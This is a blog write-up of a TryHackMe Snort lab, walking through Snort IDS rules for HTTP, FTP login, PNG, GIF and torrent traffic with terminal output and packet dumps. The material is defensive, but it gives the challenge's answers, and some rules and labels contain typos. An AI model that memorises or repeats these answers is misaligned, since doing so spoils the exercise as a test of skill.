

Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



# TRY HACK ME: Snort Challenge-The Basics Write-Up




Shefali Kumari · Following

8 min read · Apr 24, 2022

Listen

Share

More



## Task 1 Introduction-


The room invites you a challenge to investigate a series of traffic data and stop malicious activity under two different scenarios. Let's start working with Snort to analyse live and captured traffic.

We recommend completing the Snort room first, which will teach you how to use the tool in depth.

Exercise files for each task are located on the desktop as follows;

## Answer to the questions of this section-

No Answer needed



## Task 2 Writing IDS Rules (HTTP) –

Let's create IDS Rules for HTTP traffic!

Navigate to the task folder.

Use the given pcap file.

Write rules to detect “all TCP port 80 traffic” packets in the given pcap file.

**Answer to the questions of this section-**

Launch terminal on the attack machine and navigate to task 2

```

ubuntu@ip-10-10-225-211:~$ cd Desktop/
ubuntu@ip-10-10-225-211:~/Desktop$ ls
Exercise-Files
ubuntu@ip-10-10-225-211:~/Desktop$ cd Exercise-Files/
ubuntu@ip-10-10-225-211:~/Desktop/Exercise-Files$ ls
Config-Samples 'TASK-3 (FTP)' 'TASK-5 (TorrentMetafile)' 'TASK-7 (MS17-10)'
'TASK-2 (HTTP)' 'TASK-4 (PNG)' 'TASK-6 (Troubleshooting)' 'TASK-8 (Log4j)'
ubuntu@ip-10-10-225-211:~/Desktop/Exercise-Files$ cd 'Task-2'
>
> quit
> ^C
ubuntu@ip-10-10-225-211:~/Desktop/Exercise-Files$ ls
Config-Samples 'TASK-3 (FTP)' 'TASK-5 (TorrentMetafile)' 'TASK-7 (MS17-10)'
'TASK-2 (HTTP)' 'TASK-4 (PNG)' 'TASK-6 (Troubleshooting)' 'TASK-8 (Log4j)'
ubuntu@ip-10-10-225-211:~/Desktop/Exercise-Files$ cd 'TASK-2 (HTTP)'
ubuntu@ip-10-10-225-211:~/Desktop/Exercise-Files/TASK-2 (HTTP)$ ls
local.rules mx-3.pcap
ubuntu@ip-10-10-225-211:~/Desktop/Exercise-Files/TASK-2 (HTTP)$

```

Type in terminal — sudo nano local.rules to create alert for FTP

```

ubuntu@ip-10-10-225-211:~/Desktop/Exercise-Files/TASK-2 (HTTP)$ nano local.rules
File Edit View Search Terminal Help
GNU nano 4.8          local.rules          Modified
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.
alert tcp any any <-> any 80 (msg: "HTTP Packet Found"; sid: 100001; rev:1;)
alert tcp any 80 <-> any any (msg: "HTTP Packet Found"; sid: 100002; rev:2;)

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit     ^R Read File  ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line

```

Now launch — sudo snort -c local.rules -dev -l . -r mx-3.pcap

We have received 328 Alerts.

```
ubuntu@ip-10-10-225-211: ~/Desktop/Exercise-Files/TASK-2 (HTTP) - X
File Edit View Search Terminal Help

Action Stats:
Alerts: 328 ( 71.304%)
Logged: 328 ( 71.304%)
Passed: 0 ( 0.000%)
Limits:
Match: 0
Queue: 0
Log: 0
Event: 0
Alert: 0
Verdicts:
Allow: 460 (100.000%)
Block: 0 ( 0.000%)
Replace: 0 ( 0.000%)
Whitelist: 0 ( 0.000%)
Blacklist: 0 ( 0.000%)
Ignore: 0 ( 0.000%)
Retry: 0 ( 0.000%)
Snort exiting
ubuntu@ip-10-10-225-211:~/Desktop/Exercise-Files/TASK-2 (HTTP)$ ls
alert.local.rules mx-3.pcap snort.log.1650736911
ubuntu@ip-10-10-225-211:~/Desktop/Exercise-Files/TASK-2 (HTTP)$
```

Launch in the terminal -sudo snort -r snort.log.1650736911 -n [packet number]

## Packet Number-63 destination IP

ACK number for packet 64

SEQ number of packet 62

## TTL of packet 65

```
WARNING: No preprocessors configured for policy 0.
12/12-20:13:30.201470 00:50:56:E1:9B:9D -> 00:0C:29:A5:B7:A2 type:0x800 len:0x62
142.250.187.110 -> 192.168.175.129 ICMP TTL:128 TOS:0x0 ID:25794 IpLen:20 DgmLen
:84
Type:0 Code:0 ID:12 Seq:2 ECHO REPLY
EA 57 B6 61 00 00 00 00 13 97 02 00 00 00 00 .W.a.....
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F .....
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F !"#$%&'()*+,--./
30 31 32 33 34 35 36 37 01234567
```

## Source IP of Packet 65

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:11.417128 FE:FF:20:00:01:00 -> 00:00:01:00:00:00 type:0x800 len:0x59
A
65.208.228.223:80 -> 145.254.160.237:3372 TCP TTL:47 TOS:0x0 ID:49320 IpLen:20 D
gmLen:1420 DF
***AP*** Seq: 0x114C9210 Ack: 0x38AFFFF3 Win: 0x1920 TcpLen: 20
```

## Source port of packet 65–3372

## Final Answers-

**Note:** You must answer this question correctly before answering the rest of the questions in this task.

Correct Answer
Hint

Investigate the log file.

What is the destination address of packet 63?

Correct Answer
Hint

Investigate the log file.

What is the ACK number of packet 64?

Correct Answer

Investigate the log file.

What is the SEQ number of packet 62?

Correct Answer

Investigate the log file.

What is the TTL of packet 65?

Correct Answer

Investigate the log file.

What is the source IP of packet 65?

Correct Answer

Investigate the log file.

What is the source port of packet 65?

Correct Answer

## Task 3 Writing IDS Rules (FTP) –

## Let's create IDS Rules for FTP traffic!


Navigate to the task folder.

Use the given pcap file.

Write rules to detect “all TCP port 21” traffic in the given pcap.

**Answer to the questions of this section-**

Type in terminal — sudo nano local.rules to create alert for FTP



```
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any any <> any 21 (msg: "FTP Packet Found"; sid:100001; rev:1;)
alert tcp any 21 <> any any (msg: "FTP Packet Found"; sid:100002; rev:2;)
```

Open in app ↗

**Medium**



Search



Now launch — sudo snort -c local.rules -dev -l . -r [ftp pcap file]

We have received 614 Alerts.

```

S5 G 2:          0 ( 0.000%)
Total:          421
=====
Action Stats:
  Alerts:      614 (145.843%)
  Logged:      614 (145.843%)
  Passed:       0 ( 0.000%)
Limits:
  Match:        0
  Queue:        0
  Log:          0
  Event:        0
  Alert:         0
Verdicts:
  Allow:        421 (100.000%)
  Block:        0 ( 0.000%)
  Replace:      0 ( 0.000%)
  Whitelist:    0 ( 0.000%)
  Blacklist:    0 ( 0.000%)
  Ignore:       0 ( 0.000%)
  Retry:        0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-10-59-250:~/Desktop/Exercise-Files/TASK-3 (FTP)$

```

```

ls
ubuntu@ip-10-10-59-250:~/Desktop/Exercise-Files/TASK-3 (FTP)$ ls
alert  ftp-png-gif.pcap  local.rules  snort.log.1650780826

```

Launch in the terminal – sudo snort -r snort.log.1650780826 -d “tcp and port 21” -n 10

FTP service name

```

WARNING: No preprocessors configured for policy 0.
01/04/10:19:34.008856 192.168.75.132:21 -> 192.168.75.1:18157
TCP TTL:128 TOS:0x0 ID:1696 IplLen:20 DgmLen:79 DF
***AP*** Seq: 0x93FDAA43 Ack: 0xE9CEC219 Win: 0xFAF0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 13955 7457661
32 32 30 20 4D 69 63 72 6F 73 6F 66 74 20 46 54 220 Microsoft FT
50 20 53 65 72 76 69 63 65 0D 0A

```

Clearing the previous log to create new rules –

```

ubuntu@ip-10-10-59-250:~/Desktop/Exercise-Files/TASK-3 (FTP)$ sudo rm snort.log.1650780826
ubuntu@ip-10-10-59-250:~/Desktop/Exercise-Files/TASK-3 (FTP)$ sudo rm alert
ubuntu@ip-10-10-59-250:~/Desktop/Exercise-Files/TASK-3 (FTP)$ ls
ftp-png-gif.pcap  local.rules

```

Rule for FTP failed login attempt

```

ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-3 (FTP)
File Edit View Search Terminal Help
GNU nano 4.8          local.rules          Modified
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any any <> any any (msg: "Failed FTP Login Found"; content:"530
>User"; sid:100001; rev:1;)
```

41 alerts found for FTP login failed

```

Action Stats:
Alerts:        41 ( 9.739%)
Logged:        41 ( 9.739%)
Passed:        0 ( 0.000%)
Limits:
Match:         0
Queue:         0
Log:           0
Event:         0
Alert:          0
Verdicts:
Allow:         421 (100.000%)
Block:          0 ( 0.000%)
Replace:        0 ( 0.000%)
Whitelist:      0 ( 0.000%)
Blacklist:      0 ( 0.000%)
Ignore:         0 ( 0.000%)
Retry:          0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-10-59-250:~/Desktop/Exercise-Files/TASK-3 (FTP)$ ls
alert_ftp-png-gif.pcap  local.rules  snort.log.1650782456
ubuntu@ip-10-10-59-250:~/Desktop/Exercise-Files/TASK-3 (FTP)$
```

Rule for FTP success login attempt

```

ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-3 (FTP)
File Edit View Search Terminal Help
GNU nano 4.8          local.rules          Modified
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

#alert tcp any any <> any any (msg: "Failed FTP Login Found"; content:"530
>User"; sid:100001; rev:1;)

alert tcp any any <> any any (msg: "Success FTP Login Found"; content: "230 User";
sid: 100001; rev:1;)
```

1 alert found for FTP login success

```
Action Stats:
  Alerts: 1 ( 0.238%)
  Logged: 1 ( 0.238%)
  Passed: 0 ( 0.000%)
Limits:
  Match: 0
  Queue: 0
  Log: 0
  Event: 0
  Alert: 0
Verdicts:
  Allow: 421 (100.000%)
  Block: 0 ( 0.000%)
  Replace: 0 ( 0.000%)
  Whitelist: 0 ( 0.000%)
  Blacklist: 0 ( 0.000%)
  Ignore: 0 ( 0.000%)
  Retry: 0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-10-59-250:~/Desktop/Exercise-Files/TASK-3 (FTP)$ ls
alert ftp-png-gif.pcap local.rules snort.log.1650782643
ubuntu@ip-10-10-59-250:~/Desktop/Exercise-Files/TASK-3 (FTP)$
```

Rule for FTP login attempt with a valid username but bad password

42 alert found for FTP login with a valid username but bad password

```
ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-3 (FTP)
File Edit View Search Terminal Help
GNU nano 4.8                               local.rules                         Modified
#
# -----#
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any any <> any any (msg: "Failed FTP Login Found"; content:"331 Password";
sid:100001; rev:1;)

#alert tcp any any <> any any (msg: "Success FTP Login Found"; content: "230 User"; >
```

Rule for FTP login attempt with “Administrator” username but bad password

7 alert found for FTP login with “Administrator” username but bad password

```

ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-3 (FTP)
File Edit View Search Terminal Help
GNU nano 4.8 local.rules Modified

# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any any <> any any (msg: "Failed FTP Login Found"; content:"Administrator">
content:"331 Password"; sid:100001; rev:1;)

#alert tcp any any <> any any (msg: "Success FTP Login Found"; content: "230 User"; >

```

## Final Answers-

Use the given pcap file.

Write rules to detect "all TCP port 21" traffic in the given pcap.

What is the number of detected packets?

Correct Answer

Hint

Investigate the log file.

What is the FTP service name?

Correct Answer

Clear the previous log and alarm files.

Deactivate/comment on the old rules.

Write a rule to detect failed FTP login attempts in the given pcap.

What is the number of detected packets?

Correct Answer

Hint

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect successful FTP logins in the given pcap.

What is the number of detected packets?

Correct Answer

Hint

**Clear the previous log and alarm files.**

Deactivate/comment on the old rule.

Write a rule to detect failed FTP login attempts with a valid username but a bad password or no password.

What is the number of detected packets?

42

Correct Answer

Hint

**Clear the previous log and alarm files.**

Deactivate/comment on the old rule.

Write a rule to detect failed FTP login attempts with "Administrator" username but a bad password or no password.

What is the number of detected packets?

7

Correct Answer

Hint

## Task 4 Writing IDS Rules (PNG) –

Let's create IDS Rules for PNG files in the traffic!

Navigate to the task folder.

Use the given pcap file.

Write a rule to detect the PNG file in the given pcap.

**Answer to the questions of this section-**

Type in terminal — sudo nano local.rules to create alert for FTP (search file magic number for PNG)

```

ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-4 (PNG)
File Edit View Search Terminal Help
GNU nano 4.8                               local.rules                         Modified
#
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

#alert icmp any any <> any any (msg: "ICMP Packet Found"; sid: 100001; rev:1;)
#alert tcp any any <> any any (msg: "PNG File Found"; content:"|89 50 4E 47 0D 0A 1A >"; sid: 100001; rev:1;)

```

Now launch — sudo snort -c local.rules -dev -l . -r [ftp pcap file]

We have received 1 Alert

Launch in the terminal — sudo snort -d -r [log file]

Software name- Adobe ImageReadyq

```
ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-4 (PNG)
File Edit View Search Terminal Help
o" )~ Version 2.9.7.0 GRE (Build 149)
    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
    Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
    Copyright (C) 1998-2013 Sourcefire, Inc., et al.
    Using libpcap version 1.9.1 (with TPACKET_V3)
    Using PCRE version: 8.39 2016-06-14
    Using ZLIB version: 1.2.11

Commencing packet processing (pid=2204)
WARNING: No preprocessors configured for policy 0.
01/05-20:15:59.817928 176.255.203.40:80 -> 192.168.47.171:2732
TCP TTL:128 TOS:0x0 ID:63105 IpLen:20 DgmLen:1174
***AP*** Seq: 0x3D2348B0 Ack: 0x8C8DF67F Win: 0xF0FA F0 TcpLen: 20
89 50 4E 47 0D 0A 1A 0A 00 00 00 00 49 48 44 52 .PNG.....IHDR
00 00 01 E0 00 00 01 E0 08 06 00 00 00 7D D4 BE .....}...
95 00 00 00 19 74 45 58 74 53 6F 66 74 77 61 72 ....tEXtSoftware
65 00 41 64 6F 62 65 20 49 6D 61 67 65 52 65 61 e.Adobe ImageRea
64 79 71 C9 65 3C 00 00 16 2E 49 44 41 54 78 DA dyq.e<....IDATx.
EC DD 7F 88 65 57 61 07 F0 97 49 08 08 82 49 20 ...eWa...I...I
10 10 B2 AE 28 0D 91 34 BB 58 5A 84 94 24 85 40 ...(..4.XZ..$.@
4A A4 71 4B C5 D2 62 4D F0 0F A9 34 98 08 85 8A J.qK..bM...4...
85 D9 15 84 D2 52 B2 4B 0B 52 B1 64 53 A9 34 54 ....R.K.R.dS.4T
BA 89 18 2A 95 66 B3 18 2A 15 65 13 82 A1 42 60 ...*.f...*.e...B
12 69 69 51 DA 64 41 08 08 32 3D DF 99 B9 9B B7 .iiQ.dA...2=....
```

Type in terminal — sudo nano local.rules to create alert for FTP (search file magic number for GIF)

```
ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-4 (PNG)
File Edit View Search Terminal Help
GNU nano 4.8           local.rules          Modified
-----
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

#alert icmp any any <> any any (msg: "ICMP Packet Found"; sid: 100001; rev:1;)
alert tcp any any <> any any (msg: "GIF File Found"; content:"GIF89a ";
sid: 100001; rev:1;)
```

Now launch — sudo snort -c local.rules -dev -l . -r [ftp pcap file]

We have received 4 Alerts

Launch in the terminal — sudo snort -d -r [log file]

## Image Format- GIF89a

```
WARNING: No preprocessors configured for policy 0.  
01/05-20:15:46.691761 77.72.118.168:80 -> 192.168.47.171:2740  
TCP TTL:128 TOS:0x0 ID:63089 IplLen:20 DgmLen:83  
***AP**F Seq: 0x142B362E Ack: 0xD36AF6ED Win: 0xFAF0 TcpLen: 20  
47 49 46 38 39 61 01 00 01 00 80 00 00 FF FF FF GIF89a.....  
00 00 00 21 F9 04 01 00 00 00 00 2C 00 00 00 00 .....!  
01 00 01 00 00 02 02 44 01 00 3B .....D..;  
=====
```

## **Final Answers-**

**Navigate to the task folder.**

Use the given pcap file.

Write a rule to detect the PNG file in the given pcap.

Investigate the logs and identify the software name embedded in the packet.

adobe imagereadyq

### Correct Answer

**Clear the previous log and alarm files.**

Deactivate/comment on the old rule.

Write a rule to detect the GIF file in the given pcap.

Investigate the logs and identify the image format embedded in the packet.

gif89a

### Correct Answer

## Task 5 Writing IDS Rules (Torrent Metafile) –

Let's create IDS Rules for torrent metafiles in the traffic!

Navigate to the task folder.

Use the given pcap file.

Write a rule to detect the torrent metafile in the given pcap.

**Answer to the questions of this section-**

Type in the terminal – sudo nano local.rules to create alert for Torrent

```
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any any <> any any (msg: Torrent File Found"; content:"torrent";
|sid: 100001; rev:1;)
```

Now launch — sudo snort -c local.rules -dev -l . -r [torrent pcap file]

We have received 2 Alerts

Launch in the terminal — sudo snort -d -r [log file]

```
66 6F 5F 68 61 73 68 3D 25 30 31 64 25 46 45 25 fo hash=%01d%FE%
37 45 25 46 31 25 31 30 25 35 43 57 76 41 70 25 7E%F1%10%5CWvAp%
45 44 25 46 36 25 30 33 25 43 34 39 25 44 36 42 ED%F6%03%C49%D6B
25 31 34 25 46 31 26 70 65 65 72 5F 69 64 3D 25 %14%F1&peer id=%
42 38 6A 73 25 37 46 25 45 38 25 30 43 25 41 46 B8js%7F%E8%0C%AF
68 25 30 32 59 25 39 36 37 25 32 34 65 25 32 37 h%02Y%967%24e%27
56 25 45 45 4D 25 31 36 25 35 42 26 70 6F 72 74 V%EEM%16%5B&port
3D 34 31 37 33 30 26 75 70 6C 6F 61 64 65 64 3D =41730&uploaded=
30 26 64 6F 77 6E 6C 6F 61 64 65 64 3D 30 26 6C 0&downloaded=0&l
65 66 74 3D 33 37 36 37 38 36 39 26 63 6F 6D 70 eft=3767869&comp
61 63 74 3D 31 26 69 70 3D 31 32 37 2E 30 2E 30 act=1&ip=127.0.0
2E 31 26 65 76 65 6E 74 3D 73 74 61 72 74 65 64 .1&event-started
20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 HTTP/1.1..Accept
74 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 t: application/x
2D 62 69 74 74 6F 72 72 65 6E 74 0D 0A 41 63 63 -bittorrent..Acc
65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A ept-Encoding: gz
69 70 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 ip..User-Agent:
52 41 5A 41 20 32 2E 31 2E 30 2E 30 0D 0A 48 6F RAZA 2.1.0.0..Ho
73 74 3A 20 74 72 61 63 6B 65 72 32 2E 74 6F 72 st: tracker2.tor
72 65 6E 74 62 6F 78 2E 63 6F 6D 3A 32 37 31 30 rentbox.com:2710
0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 ..Connection: Ke
65 70 2D 41 6C 69 76 65 0D 0A 0D 0A ep-Alive....
```

## Final Answers-

Use the given pcap file.

Write a rule to detect the torrent metafile in the given pcap.

What is the number of detected packets?

2

Correct Answer

💡 Hint

Investigate the log/alarm files.

What is the name of the torrent application?

bittorrent

Correct Answer

Investigate the log/alarm files.

What is the MIME (Multipurpose Internet Mail Extensions) type of the torrent metafile?

application/x-bittorrent

Correct Answer

Investigate the log/alarm files.

What is the hostname of the torrent metafile?

tracker2.torrentbox.com

Correct Answer

## Task 6 Troubleshooting Rule Syntax Errors –

Let's troubleshoot rule syntax errors!

In this section, you need to fix the syntax errors in the given rule files.

You can test each ruleset with the following command structure;

`sudo snort -c local-X.rules -r mx-1.pcap -A console`

Fix the syntax error in local-1.rules file and make it work smoothly.

### Answer to the questions of this section-

Error messages received when tested broken rules

```

ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)
File Edit View Search Terminal Help
ubuntu@ip-10-10-59-250:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$ ls
local-1.rules local-3.rules local-5.rules local-7.rules
local-2.rules local-4.rules local-6.rules mx-1.pcap
ubuntu@ip-10-10-59-250:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$ sudo snort
-c local-1.rules -r mx-1.pcap -A console
Running in IDS mode

    --- Initializing Snort ---
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "local-1.rules"
Tagged Packet Limit: 256
Log directory = /var/log/snort

+++++
Initializing rule chains...
ERROR: local-1.rules(8) ***Rule--PortVar Parse error: (pos=1,error=not a number)
>>any(msg:
>>^

Fatal Error, Quitting..
ubuntu@ip-10-10-59-250:~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)$

```

Corrections- keep testing modified rule files using **sudo snort -c local-X.rules -r mx-1.pcap -A console**

Correct using sudo nano local-x.rules

local-1.rules — 16 alerts received


```

ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)
File Edit View Search Terminal Help
GNU nano 4.8                         local-1.rules                         Modified
#
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any 3372 -> any any (msg: "Troubleshooting 1"; sid:1000001; rev:1;)


```

local-2.rules- 68 alerts received

